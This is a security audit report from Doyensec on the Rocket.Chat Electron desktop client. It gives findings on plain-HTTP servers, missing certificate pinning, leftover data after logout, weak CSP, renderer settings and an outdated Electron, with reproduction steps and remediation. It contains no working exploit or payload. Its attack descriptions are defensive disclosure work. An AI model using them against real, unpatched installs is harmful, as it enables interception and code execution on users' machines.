Security Auditing Report

Rocket.Chat Desktop Application

Prepared for: Rocket.Chat Technologies Corp.
Prepared by: Lorenzo Stella
Date: 12/02/2022

Table of Contents

Revision History

Version	Date	Description	Author
1	12/02/2022	First release of the final report	Lorenzo Stella
2	12/02/2022	Peer review	Luca Carettoni

Contacts

Company	Name	Email
Rocket.Chat Technologies Corp.	Igor Rincon	igor.rincon@rocket.chat
Rocket.Chat Technologies Corp.	Bruno Cestari	bruno.cestari@rocket.chat
Rocket.Chat Technologies Corp.	Giovani Salvador	giovani.salvador@rocket.chat
Doyensec, LLC	Luca Carettoni	luca@doyensec.com
Doyensec, LLC	John Villamil	john@doyensec.com

Executive Summary

Overview

Rocket.Chat Technologies Corp. engaged Doyensec to perform a security assessment of the Rocket.Chat client application. The project commenced on 11/28/2022 and ended on 12/02/2022 requiring one (1) security researcher. The project resulted in thirteen (13) findings of which four (4) were rated as *Medium*.

The project consisted of a manual application security assessment, which included both source code review, instrumentation, and dynamic testing.

Testing was conducted remotely from Doyensec's EMEA and US offices.

Scope

Through meetings with Rocket.Chat the scope of the project was clearly defined. The agreed-upon assets are listed below:

- Rocket.Chat Desktop Application
  - All supported platforms
    - Windows, Mac, Linux
    - Version 3.8.14

The testing took place in a production environment using the latest version of the software at the time of testing. In detail, this activity was performed on the following releases:

- https://github.com/RocketChat/Rocket.Chat.Electron/
  - Cloned on 11/28 at `a1c91514e5`

Scoping Restrictions

During the engagement, Doyensec did not encounter any difficulties while testing the application. Rocket.Chat engineers and security team were very responsive in debugging any issues to ensure a smooth assessment.

Testing focused on the ElectronJS-based desktop application only. As a result, web and cloud platform vulnerabilities and misconfigurations were considered out of scope.
Additionally, Doyensec performed the review studying Rocket.Chat's custom code only; third-party dependencies and external services were considered out of scope.

Findings Summary

Doyensec researchers discovered and reported thirteen (13) vulnerabilities in the Rocket.Chat's Desktop Client. While most of the issues were departures from best practices and low-severity flaws, Doyensec identified four (4) issues rated as *Medium*.

It is important to reiterate that this report represents a snapshot of the environment's security posture at a point in time.

The findings included multiple design weaknesses in the usage of the framework (ROC-Q422-5, ROC-Q422-7, ROC-Q422-9) and in the isolation between multiple Rocket.Chat servers enrolled in the same application (ROC-Q422-10, ROC-Q422-11, ROC-Q422-13). Other issues related to network cryptography were also pointed out (ROC-Q422-1, ROC-Q422-2). Finally, some privacy-improving measures were suggested (ROC-Q422-3, ROC-Q422-8).

Overall, the security posture of the Electron-based client application was found to be in line with industry best practices. Hardening and defense-in-depth strategies are used across the codebase to prevent and mitigate vulnerabilities and misconfigurations. However, the complexity and size of the application introduce significant security challenges.

At the design level, Doyensec found the system to be well-architected with the exclusion of the following aspects:

- Rocket.Chat is designed to load remote content from unmonitored chat servers. While the Rocket.Chat client employs strong isolation to Node.js primitives, displaying content from remote sources introduces an intrinsic security risk. A compromise of the remote server or a malicious server might have a significant impact on all customers' desktop apps;

- Additional design choices and hardening could be used to make the application even more resilient to local and remote attacks. please refer to *Appendix C*.

Recommendations

The following recommendations are proposed based on studying Rocket.Chat's security posture and the vulnerabilities discovered during this engagement.

Short-term improvements

- Work on mitigating the discovered vulnerabilities. You can use **Appendix B** - Remediation Checklist to make sure that you have covered all areas

Long-term improvements

- Implement a strong mechanism to check the sender of IPC messages;

- Strive to always use the latest available version of Electron. Whenever a new major version is released, you should attempt to update your app as quickly as possible. An application built with an older version of Electron, Chromium, and Node.js is an easier target than an application that is using more recent versions of those components. Generally speaking, security issues and exploits for older versions of Chromium and Node.js are more widely available. This is an issue since the app is able to load remote, unvetted content;

- Throughout the codebase, Rocket.Chat is currently employing a multitude of content navigation strategies to load internal and external links. Such fragmentation might lead to vulnerabilities and inconsistencies. We would recommend consolidating the navigation to external resources using a vetted pattern.

Methodology

Overview

Doyensec treats each engagement as a fluid entity. We use a standard base of tools and techniques from which we built our own unique methodology. Our 30 years of information security experience has taught us that mixing offensive and defensive philosophies is the key to standing against threats. Thus we recommend a *whitebox* approach combining dynamic fault injection with an in-depth study of the source code to maximize the ROI on bug hunting.

During this assessment, we have employed standard testing methodologies (e.g., OWASP Testing guide recommendations), as well as custom checklists, to ensure full coverage of both code and vulnerability classes.

Setup Phase

Rocket.Chat engineers and its security team provided access to the Open Rocket.Chat server (https://open.rocket.chat) and the online repositories.

The application was audited in its packaged, store-provided, and development versions.

Tooling

When performing assessments, we combine manual security testing with state-of-the-art tools in order to improve efficiency and efficacy of our effort.

During this engagement, we used the following tools:

- Burp Suite
- proxychains-ng
- Visual Studio Code
- ElectroNG (custom tool)
- Asar
- Sysinternals Suite
- DLLHijackTest
- Curl, netcat and other Linux utilities

Electron Apps Testing

Doyensec was the first security company to publish a comprehensive security overview of the Electron framework during BlackHat USA 2017. Since then, we have reported dozens of vulnerabilities in the framework itself and many popular Electron-based applications.

Thanks to our research efforts, we have extensive experience in analyzing desktop runtime environments based on web technologies. During our testing effort, we will review security mechanisms that ensure isolation between sites, facilitate web security protections and prevent untrusted remote content to compromise the security of the host. We write custom tools to map out control flow and study an application's behavior and internals. Mapping out the attack surface, whether local or remote, is paramount to a successful engagement. Doyensec also studies the application's ecosystem, looking for potential pitfalls and common misconceptions.

Static analysis and instrumentation are important parts of the testing process we use to test an application's response to untrusted data. Doyensec combines manual security testing with a mature Electron.js security testing tool (https://github.com/doyensec/ electronegativity) which will be customized to meet the needs of the target.

We take apart the application looking for privacy leaks and secrets. Storage, transmission, and protection of user information is critical.

Project Findings

The table below lists the findings with their associated ID and severity. The severity ranking and vulnerability classes are defined in **Appendix A** at the end of this document. The vulnerability class column groups the entry into a common category, while the status column refers to whether the finding has been fixed at the time of writing.

This table is organized by time of discovery. The issues at the top were found first, while those at the bottom were found last. Presenting the table in this fashion has a number of benefits. It inherently shows the path our auditing took through the target and may also reveal how easy or difficult it was to discover certain findings. As a security engagement progresses, the researchers will gain a deeper understanding of a target which is also shown in this table.


Findings Recap Table

ID	Title	Vulnerability Class	Severity	Status
ROC-Q422-1	Plain HTTP Connection Allowed For Chat Servers	Insufficient Cryptography	Medium	Open
ROC-Q422-2	Missing Certificate Pinning for Connections and autoUpdater Mechanism	Insufficient Cryptography	Informational	Open
ROC-Q422-3	Insufficient Deletion of Application Data On Logout	Information Exposure	Low	Open
ROC-Q422-4	Weak CSP Directives Set In Main Renderer	Security Misconfiguration	Low	Open
ROC-Q422-5	Multiple Design Weaknesses Of Rocket.Chat Renderers	Security Misconfiguration	Medium	Open
ROC-Q422-6	Outdated Electron Version In Use	Components With Known Vulnerabilities	Medium	Open
ROC-Q422-7	Missing Limitations Of Navigation Flows To Untrusted Origins	Insecure Design	Medium	Open
ROC-Q422-8	Lack Of Secure Keyboard Entry Protection	Information Exposure	Informational	Open
ROC-Q422-9	Missing File Handler Protections	Insecure Design	Low	Open
ROC-Q422-10	Lack Of Granular Permission Request Handlers	User Privacy	Low	Open
ROC-Q422-11	OpenExternal Insecure Usage & Cross-Server Persistent Protocols	Insecure Design	Low	Open
ROC-Q422-12	Cross Site Scripting (XSS) In Rocket.Chat Servers	Cross Site Scripting (XSS)	Informational	Open

ID	Title	Vulnerability Class	Severity	Status
ROC-Q422-13	IPC Message Sender Not Validated	Insecure Design	Low	Open


Findings per Severity

The table below provides a summary of the findings per severity.



Findings per Type

The table below provides a summary of the findings per vulnerability class.



ROC-Q422-1. Plain HTTP Connection Allowed For Chat Servers

Severity	**Medium**
Vulnerability Class	Insufficient Cryptography
Component	Rocket.chat.electron/src/servers/main.ts
Status	Open

Description

Rocket.Chat currently allows for plain HTTP servers to be used. Consequently, from the initial resolution (by the `resolveServerUrl`, `fetchServerInformation` functions) to any subsequent connection, the client will not use a secure connection. This is true even if a secure server was previously enrolled and set the HTTP Strict-Transport-Security (HSTS) response header.


This design choice can be abused by an attacker having access to the same network segment for:

(A) Tricking the victim into adding a seemingly trusted server via URL input or deep-link, since a victim will trust the well-known "http://open.rocket.chat" server.
(B) Man-in-the-middle of any previously added server over plain HTTP
(C) Denial-of-service, since an attacker can try to exhaust the workstation's memory by providing an HTTP response that would stream a large number of bytes. Alternatively, the attacker can prevent any connection to the insecure server.

Reproduction Steps

This issue can be reproduced by following the steps below:

1. Proxy the application traffic through a local HTTP proxy (e.g. Burp Suite).
2. Reset the application data using the Help menu > "Reset app data".
3. Manually add the http://open.rocket.chat server or use the deep link rocketchat://auth?host=http://open.rocket.chat:



4. A plain HTTP request to `open.rocket.chat:80` will fire:

```
GET / HTTP/1.1
Host: open.rocket.chat
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Rocket.Chat/3.8.14 Chrome/98.0.4758.141 Electron/17.4.11
Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-GB
Connection: close

HTTP/1.1 301 Moved Permanently
Date: Fri, 02 Dec 2022 13:37:00 GMT
Connection: close
Cache-Control: max-age=3600
Expires: Fri, 02 Dec 2022 13:37:00 GMT
Location: https://open.rocket.chat/
Vary: Accept-Encoding
Server: cloudflare
CF-RAY: 773356676ffabaf9-MXP
alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
Content-Length: 0
```

Impact

This issue facilitates Person-In-The-Middle attacks when the application is used on untrusted networks (e.g. hotels, coffee shops, etc.). During remote HTML content loading, this issue can be leveraged to inject arbitrary HTML/JS hence leading to remote code execution.

Complexity

The exploitation of this issue can be performed using off-the-shelf tools like https://www.bettercap.org/. User and attacker need to share the same network segment. The attacker has to redirect the user traffic to a malicious host (e.g. using DNS poisoning, fake captive portal, etc.).

Remediation

Only accept plain HTTP servers for localhost or local development addresses.

ROC-Q422-2. Missing Certificate Pinning for Connections and autoUpdater Mechanism

Severity	**Informational**
Vulnerability Class	Insufficient Cryptography
Component	All connections to the Rocket.Chat servers, update bundles stored at GitHub.com
Status	Open

Description

Certificate Pinning is the process of associating a host (e.g. open.rocket.chat) with its expected X509 certificate, public key, or chain of trust. The goal of certificate pinning is to prevent web browsers or mobile applications from accepting an imposter's TLS certificate that is used to pose as a legitimate service provider during Person-In-The-Middle attacks.

When Rocket.Desktop attempts to establish a TLS connection with the remote endpoints, it does validate the certificate presented by the server (e.g. validity, CN match, full chain of trust, etc.) using system-wide trusted CAs. However, the application does not check the X509 certificate against a secure pinned certificate therefore allowing network interception and tampering under certain conditions. The same issue exists for the update mechanism too.

It's worth mentioning that a mechanism to trust/distrust self-signed certificates exists in Rocket.Chat, which allows user input to determine whether a certificate is trusted. Unfortunately no mechanism is present to ensure that all the following connections will use the same trusted certificate. A better approach would be to adapt the current design to recognize if a certificate changed, even if trusted by the system because signed by a certificate authority.

Reproduction Steps

This issue can be reproduced by simply proxying the application traffic through a local https proxy (e.g. Burp Suite), after having trusted the proxy autogenerated CA. As long as the certificate is trusted either by the application or by the system, no warning will be issued even if the certificate changes. This is partially due to the current design relaying on Electron's `certificate-error` event instead of the `setCertificateVerifyProc` function.

Impact

This issue facilitates Person-In-The-Middle attacks when the application is used on untrusted networks (e.g. hotels, coffee shops, etc.). During remote HTML content loading, this issue can be leveraged to inject arbitrary HTML/JS hence leading to remote code execution.

Complexity

The exploitation of this issue can be performed using off-the-shelf tools like https://www.bettercap.org/. User and attacker need to share the same network segment. The attacker has to redirect the user traffic to a malicious host (e.g. using DNS poisoning, fake captive portal, etc.).

Remediation

Consider **implementing TLS Certificate Pinning for connections and updates** levering Electron's `setCertificateVerifyProc()`:

```
mainWindow.webContents.session.setCertificateVerifyProc((request, callback) => {
const { hostname, cert, validatedCert, verificationResult, errorCode } = request;
 console.log("issuerName--> "+validatedCert.issuerName);
 console.log("subjectName--> "+validatedCert.subjectName);
 console.log("issuerCert.subjectName--> "+validatedCert.issuerCert.subjectName);
 console.log("fingerprint--> "+validatedCert.fingerprint);
 console.log("verificationResult --> "+verificationResult);
 console.log("errorCode --> "+ errorCode)
})
```

Make sure to use the third argument (`validatedCert`) when analyzing the results of the validation, since the second argument (`cert`) does not actually contain a sorted TLS certificates chain. Please note that this callback parameter is available starting from Electron v9.x only.

Resources

- Electron's Documentation: the Certificate Object
  https://electronjs.org/docs/api/structures/certificate
- Electron's Documentation: the 'certificate-error' Event
  https://www.electronjs.org/docs/latest/api/app#event-certificate-error
- Electron's Documentation: ses.setCertificateVerifyProc(proc)
  https://www.electronjs.org/docs/api/session#sessetcertificateverifyprocproc

ROC-Q422-3. Insufficient Deletion of Application Data On Logout	
Severity	Low
Vulnerability Class	Information Exposure
Component	Rocket.Chat For Desktop
Status	Open

Description

Rocket.Chat for Desktop does not perform the deletion of application data whenever a logout or invalidation mechanism is issued. More importantly, no deletion is performed if the server is explicitly removed from the list using the contextual menu option "Remove Server". Additionally, when a logout on the client is issued, the application is not opening a web page to optionally also sign out the user from their local browser.

For a secure data deletion, "*an adversary that is given some manner of access to the system should not able to recover the deleted data from the system*"[1]. On the contrary, Doyensec found that some aspects of the deletion procedures were missing or not correctly implemented, and not all traces of past activity or secrets are removed from the application data folder after a logout occurs, such as in:

(A) HSTS keys for visited domains & timestamps, e.g. Youtube, Soundcloud, etc. or any other domain contacted because of picture-in-picture or embeds.
(B) Any past server name and their domain in `/Users/<user>/Library/Application Support/Rocket.Chat/Network Persistent State`
(C) Full attachment links, server responses, avatars, and names of the chat members in the application cache files and partitions `/Users/<user>/Library/Application Support/Rocket.Chat/Cache/Cache_Data/*` and `/Users/<user>/Library/Application Support/Rocket.Chat/Partitions/*`
(D) Past cookies left in *Cookies* and *Cookies-journal* files, mainly leftovers from third-party hosts

A complete deletion of application data is currently only achieved by using a dedicated option via the top "Help" menu.

Reproduction Steps

To reproduce this issue, it is simply necessary to use the Rocket.Chat for Desktop application for a few minutes in order to exercise all functionalities. After that, log out and analyze the content of the folders and files described in the finding detail. The inspection can be performed manually using a hexadecimal viewer (e.g. `xxd`[2]) or specific DFIR tools (e.g. `Hindsight`[3]).

[1] Reardon, Joel, David Basin, and Srdjan Capkun. "Sok: Secure data deletion." *2013 IEEE symposium on security and privacy*. IEEE, 2013.

[2] https://linux.die.net/man/1/xxd

[3] https://dfir.blog/hindsight/

Please note that this issue affects all supported platforms:

- macOS (`/Users/<user>/Library/Application Support/Rocket.Chat/`)
- Windows (`C:\Users\<User>\AppData\Roaming\Rocket.Chat\`)
- Linux (`/home/<User>/.config/Rocket.Chat/`)

Impact

Medium. An attacker may still recover sensible pieces of application data even after a user logs out of a Rocket.Chat server.

Complexity

High. An attacker would need physical access to the device or have elevated privileges on the system in order to recover the data.

Remediation

Ensure that every trace of past Rocket.Chat users is removed from the application's internal storage on a server logout. Please refer to "*Description*" section for the specific items that are left by the application.

ROC-Q422-4. Weak CSP Directives Set In Main Renderer

Severity	**Low**
Vulnerability Class	Security Misconfiguration
Component	• Rocket.chat.electron/src/public/index.html • Rocket.chat.electron/app/index.html
Status	Open

Description

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross-Site Scripting (XSS) and data injection attacks. The current CSP rulesets in use by the Electron application is too loose as they don't include some directives to limit abuses:

- While the `script-src` specifies '`self`' as an allowed origin, the `index.html` file is served over the `file:` protocol. This means that it's still possible for an attacker to load local scripts (e.g. downloaded over Rocket.Chat or the standard browser) outside of the application directory. This limits the efficacy of the CSP.
- Missing `default-src` directive set to '`self`'
- Missing `form-action`, `base-uri`, `object-src` set to '`none`' or '`self`' to avoid formjacking or object injections. These directive restrict:
  - The URLs which can be used as the target of form submissions from a given context.
  - The objects that can be loaded and can execute Javascript

Reproduction Steps

In order to reproduce the issue, it is possible to inspect the HTML files embedded in the Rocket.Chat client. The `Content-Security-Policy` currently attached to these pages is reported below:

```
<!doctype html>
<html>
<head>
 <meta charset="utf-8" />
 <meta http-equiv="Content-Security-Policy" content="script-src 'self'">
 <title>Rocket.Chat</title>
</head>
```

Impact

High, an attacker may abuse these CSP weaknesses and exfiltrate sensible pieces of information from the user's window context, leak the content of local files, or run arbitrary commands on the host machine.

Complexity

Medium. An attacker would need to find a way to inject active or passive HTML elements in the context of the main renderer.

Remediation

Implement nonce-source or hash-source allow-listing. Set the `form-action`**,** `base-uri`**,** `object-src` **directives to '**`self`**'.**

Resources

- Weichselbaum, Lukas, et al. "CSP is dead, long live CSP! On the insecurity of whitelists and the future of content security policy." Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security. 2016.
  https://research.google.com/pubs/archive/45542.pdf

- "Content Security Policy (CSP)", MDN WebDocs
  https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

ROC-Q422-5. Multiple Design Weaknesses Of Rocket.Chat Renderers	
Severity	**Medium**
Vulnerability Class	Security Misconfiguration
Component	• src/ui/main/rootWindow.ts:61 • src/ui/main/serverView/index.ts:162
Status	Open

Description

When analyzing Rocket.Chat's application design, the security settings of the renderers were also audited. On a high level, the Rocket.Chat main/"root" window is instantiated as a privileged `BrowserWindow` with very permissive web preferences in the face of an overall lower risk given it *should* always be running trusted content. The server instances are instead not trusted by default and partitioned into separate `WebViews` with a very limited set of privileges and preloads. The web preferences settings for these two components are summarized below:

Renderer Role in Rocket.Chat	Node Integration (NI)	Context Isolation (CI)	Node Integration in Workers (NIW)	Node Integration in SubFrames (NISF)	Sandbox (SBX)
Main "Root" Window	TRUE	FALSE	FALSE	TRUE	FALSE
Webviews for Rocket.Chat Servers	FALSE	TRUE	FALSE	FALSE	FALSE

Considering the overall design and the applied settings, Doyensec highlighted the following issues:

A. Root Window Too Privileged

While the feature set of the root `BrowserWindow` is limited, some issues highlighted in the report (ROC-Q422-4 and ROC-Q422-7) may still cause troubles and allow for abuses of the security preferences applied to this renderer.

B. Sandbox Disabled On Webviews

The `sandbox` attribute on WebViews is currently set to `false`. Sandboxing is a Chromium feature that uses the operating system to significantly limit what renderer processes have access to. Even if WebViews are implemented isolated as out-of-process iframes (OOPIFs), an attacker can still use a Chromium v8 renderer exploit and influence the web preferences set for the renderer, e.g. setting the context isolation bit to `0`[4]. Given that the Rocket.Chat application is using an unpatched Electron version (ROC-Q422-6), the risk is increased.

[4] https://youtu.be/J0bZGugLoYk?t=1913

In general, it is a good practice to enable the `sandbox` for any webview elements that are used in the application.

C. Allowpopups Enabled On Webviews

While the current design for the Rocket.Chat server instances require them to be able to open new windows (e.g. for Jitsi Calls, SSO integrations, etc), the presence of the `allowpopups` attribute enables an attacker to create new `BrowserWindows` using the `window.open()` method. While the privileges of these children are less or equal to the ones of the parents, a malicious server could create convincing phishing windows with complex features. These windows can then be used by an attacker to trick the user into interacting with malicious content, impersonate the main Rocket.Chat window, or to steal sensitive information.

D. Lack Of Explicitly Set Security Features & Minor Hardenings

In Electron.js, the `webPreferences` object of `BrowserWindow`[5] controls its web page's features. When working with Electron, it is important to understand that a critical role in its security is played by the security settings on which every renderer is instantiated. While many security flags are enabled by default as new Electron versions are released, some security features may not be natively enabled or their interaction could lead to unexpected dangerous behaviors under certain circumstances.

Because of this, we strongly advise explicitly changing the following `webPreferences` options for all the Rocket.Chat windows, including the root one defined at `src/ui/main/rootWindow.ts`:

- **nativeWindowOpen to** `true`
  Whether to use native `window.open()`. Defaults to `false`. Child windows will always have node integration disabled unless `nodeIntegrationInSubFrames` is `true`.
  https://github.com/electron/electron/blob/5-0-x/docs/api/breaking-changes.md#nativewindowopen

- **sandbox** to `true`
  This option creates a browser window with a sandboxed renderer. When the sandbox is enabled, the renderers can only make changes to the system by delegating tasks to the main process via IPC, accessing in this way to the node APIs. The only exception is the preload script, which has access to a subset of the Electron renderer API. Another consequence of this flag is that sandboxed renderers won't modify any of the default JavaScript APIs. Consequently, some APIs such as `window.open` will work as they do in Chromium (i.e. they do not return a `BrowserWindowProxy`).
  https://www.electronjs.org/docs/api/sandbox-option

- **safeDialogs** or **disableDialogs** to `true`
  Whether to enable browser-style consecutive dialog protection or disable dialogs completely. This would allow dialog filtering by the user, avoiding potential DoS in the UI caused by any non-dismissible dialogs.
  https://github.com/electron/electron/pull/22395

- **devTools** to `false`
  Whether to enable DevTools. If it is set to false, the `BrowserWindow` will not be able to use `BrowserWindow.webContents.openDevTools()` to open DevTools. This hardening may prevent any isolation bypass based on DevTools spawning abuses. As additional mitigation, it may be

[5] https://www.electronjs.org/docs/api/browser-window#new-browserwindowoptions

possible to disable DevTools completely in production builds by adding a variable in `electron.gyp` and using `#defines` to disable the DevTools code.
https://github.com/electron/electron/pull/7096

- **enableRemoteModule** to `false`
  Due to the system access privileges of the main process, the functionality provided by the main process modules may be dangerous in the hands of malicious code running in a compromised renderer process. By limiting the set of accessible modules to the minimum that your app needs and filtering out the others, you reduce the toolset that malicious code can use to attack the system. Because of this, when possible, the `remote` module should be disabled completely. If the `remote` module is still needed for some features, its unused globals, Node and Electron modules (so-called built-ins) should be carefully filtered. Please refer to the following resource: *https://medium.com/@nornagon/electrons-remote-module-considered-harmful-70d69500f31*

- **webgl** and **enableWebSQL** to `false`
  In order to reduce the overall attack surface available from the renderer, explicitly disable support for WebGL and WebSQL by setting the `webgl` and `enableWebSQL` flags to `false`.

Reproduction Steps

Currently, the `createRootWindow` function in `src/ui/main/rootWindow.ts:61` instantiates a new `BrowserWindow` with the following settings:

```
const webPreferences: WebPreferences = {
  nodeIntegration: true,
  nodeIntegrationInSubFrames: true,
  contextIsolation: false,
  webviewTag: true,
};

...

export const createRootWindow = (): void => {
  _rootWindow = new BrowserWindow({
    width: 1000,
    height: 600,
    minWidth: 400,
    minHeight: 400,
    titleBarStyle: platformTitleBarStyle,
    backgroundColor: '#2f343d',
    show: false,
    webPreferences,
  });
```

While they are removed on the servers' WebViews in `src/ui/main/serverView/index.ts:162` using:

```
export const attachGuestWebContentsEvents = async (): Promise<void> => {
  const rootWindow = await getRootWindow();
  const handleWillAttachWebview = (
    _event: Event,
    webPreferences: WebPreferences,
    _params: Record<string, string>
  ): void => {
    delete webPreferences.enableBlinkFeatures;
    webPreferences.preload = path.join(app.getAppPath(), 'app/preload.js');
    webPreferences.nodeIntegration = false;
```

```
        webPreferences.nodeIntegrationInWorker = false;
        webPreferences.nodeIntegrationInSubFrames = false;
        webPreferences.webSecurity = true;
        webPreferences.contextIsolation = true;
    };
```

Impact

An attacker could leverage the lack of some `webPreferences` security features to carry out attacks.

Complexity

An attacker should also be able to run arbitrary Javascript code on the renderer's isolated world in the first place. Since `contextIsolation` is not set (providing JavaScript context isolation for preload scripts, as implemented in Chrome Content Scripts), currently different JS contexts between renderers and preload scripts and different JS contexts between renderers and Electron’s framework code are present, preventing more simple exploitations.

Remediation

Enable the recommended options when creating the main `BrowserWindow` used by Rocket.Chat.

Resources

- "BrowserWindow webPreferences", Electron.js Documentation
  https://www.electronjs.org/docs/latest/api/browser-window#new-browserwindowoptions

ROC-Q422-6. Outdated Electron Version In Use

Severity	Medium
Vulnerability Class	Components With Known Vulnerabilities
Component	package.json > electron
Status	Open

Description

An application built with an older version of Electron, Chromium, or Node.js is an easier target than an application that is using more recent versions of those components. Generally speaking, security issues and exploits for older versions of Chromium and Node.js are more widely available. When developing an Electron-based application, the latest available version of Electron should always be used when possible, even whenever a new major version is released.

As reported by the documentation[6]: "*Even seemingly innocent features can introduce regressions in complex applications. At the same time, locking to a fixed version is dangerous because you're ignoring security patches and bug fixes that may have come out since your version.*"

Several security issues have been fixed in versions of Electron.js succeeding the one shipped with Rocket.Chat for Desktop (currently on Electron.js v17.4.11). Electron v17.x.y has reached end-of-support as per the project's support policy[7] and it won't benefit from any further security fixes. Because Electron applications are web applications running in the Chromium engine, they may be vulnerable to some of the same attack vectors as the Chromium browser. Because of this, Electron security releases currently follow Chromium's security releases. The following security fixes were cherry-picked and ported to Electron (v18, 19, 20, 21, 22):

- 1333333. #34689
- 1335054. #34687
- 1335458. #34685
- 1336014. #35004
- CVE-2022-2162. #34714
- 1334864. #35097
- 1264288. #35236
- CVE-2022-2618. #35274
- CVE-2022-2624. #35270
- 1343889. #35238
- 1333970. #35268
- CVE-2022-2610. #35272
- CVE-2022-2615. #35276
- CVE-2022-2855. #35424
- CVE-2022-2857. #35426
- CVE-2022-2860. #35434
- 1352549. #35556
- CVE-2022-3038. #35547
- CVE-2022-3041. #35559
- CVE-2022-3039. #35561
- CVE-2022-3040. #35551
- CVE-2022-3045. #35554
- CVE-2022-3046. #35550
- CVE-2022-3075. #35546
- CVE-2022-3197. #35790
- CVE-2022-3199. #35749
- 1359294,v8:12578. #35775
- 1346938. #35827
- CVE-2022-3196. #35788
- CVE-2022-3198. #35792
- 1348283. #35793
- 1356308. #35891
- CVE-2022-3370. #35885
- CVE-2022-3373. #35888
- CVE-2022-3304. #35879
- CVE-2022-3307. #35882
- CVE-2022-3315. #35918
- 1364604. #36081
- 1368076. #36086
- 1373314. #36215
- CVE-2022-3450. #36077
- CVE-2022-3652. #36205
- CVE-2022-3653. #36209
- 1356234. #36221

[6] https://www.electronjs.org/docs/latest/tutorial/electron-versioning

[7] https://www.electronjs.org/docs/latest/tutorial/electron-timelines#version-support-policy

- 1361612. #36218
- CVE-2022-3654. #36207
- CVE-2022-3656. #36224
- CVE-2022-3723. #36225
